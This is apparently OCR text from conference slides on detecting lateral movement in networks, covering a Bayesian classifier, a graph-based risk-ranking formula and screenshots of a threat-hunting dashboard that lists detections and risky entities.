


- Large scale, parallel implementation
- Multiple Independent Variable Bayesian Classifier (MIVB)



- Spark extension for graph processing
- High performance message passing implementation
- Used for agglomerative clustering / detection of LM structures

Processing Workflow



False Positive Reduction

1. Rank:

$$L_{\text{LM}}(l_1, l_2, \dots, l_N) = \underbrace{\sum_i^N l_i}_{\text{Base risk factor}} + \underbrace{L_{\text{time}}(\max_i\{t_i\} - \min_i\{t_i\})}_{\text{Time risk factor}} + \underbrace{L_{\text{length}}(N)}_{\text{Size risk factor}}$$


2. Normalize:

- Smooth out discontinuities in ranking function
- Apply historical context to determine probability of seeing a given rank
- Convert to risk score based on likelihood * impact

3. Threshold:

- Analysts usually care about LMs over risk X

Building the LM Detector



The background of the slide is a solid orange color with a complex, white, low-poly network pattern. This pattern consists of numerous small dots (nodes) connected by thin white lines, creating a web-like structure that fills the entire background.

REAL WORLD THREAT HUNTING FOR LATERAL MOVEMENT



Since Nov 10 2016 16:06



74

↑ 4

C&C
Beacon

53

↑ 3

C&C
DNS Tunnel

55

↑ 5

C&C
Domain
Generation
Algorithm

64

↑ 11

A00
Lateral
Movement

56

↑ 56

A00
Data Staging

70

↑ 70

A00
Exfiltration

DETECTIONS

All detections

Arranged by risk

82

3 entities

EXFIL-10
2016-11-17 04:52

82

3 entities

EXFIL-22
2016-11-17 04:52

81

2 entities

BEACON-124
2016-11-17 03:44

81

2 entities

EXFIL-19
2016-11-17 04:52

80

14 entities

LATMOV-0
2016-11-17 04:31

80

2 entities

BEACON-85
2016-11-17 03:36

80

2 entities

BEACON-83
2016-11-17 03:36

ENTITIES

All entities

Arranged by risk

100

5 detections

SQRRL\DEVOP02
2016-11-17 04:31

98

27 detections

172.16.0.0
2016-11-17 04:18

97

6 detections

http://service.net-0/trac...
2016-11-17 04:52

95

5 detections

SQRRL\DEVOP12
2016-11-17 04:31

94

5 detections

https://hacker.ru-1/brow...
2016-11-17 04:52

94

5 detections

2.2.2.6
2016-11-17 04:52

94

21 detections

10.0.0.6
2016-11-17 04:38



LATMOV-0

8 entities
3 risk factors

From Feb 06 2017 07:00 to Feb 06 2017 08:59



C706



C395



U4345@DOM1



C2450



C9825



U3845@DOM1



C586



ADMINISTRATOR@DOM1



FEATURES

First detected	2017-02-06 20:19
Last updated	2017-02-06 20:19

[Show more](#)

TAGS

HISTORY


CozyBear x CrownJewel x

ACTIVITY

Total	
Failed auth	
Successful auth	

Save ▾

31




1 *SELECT or MATCH*

Save Query...

Explore

Save ▼



5 items selected

ENTITY CLASSES

 Hostname

TAGS

[Add a tag](#)

INSTANCES

 C2450

Hostname

C2450

 C395

Hostname

C395

C586

Hostname

C586

C706

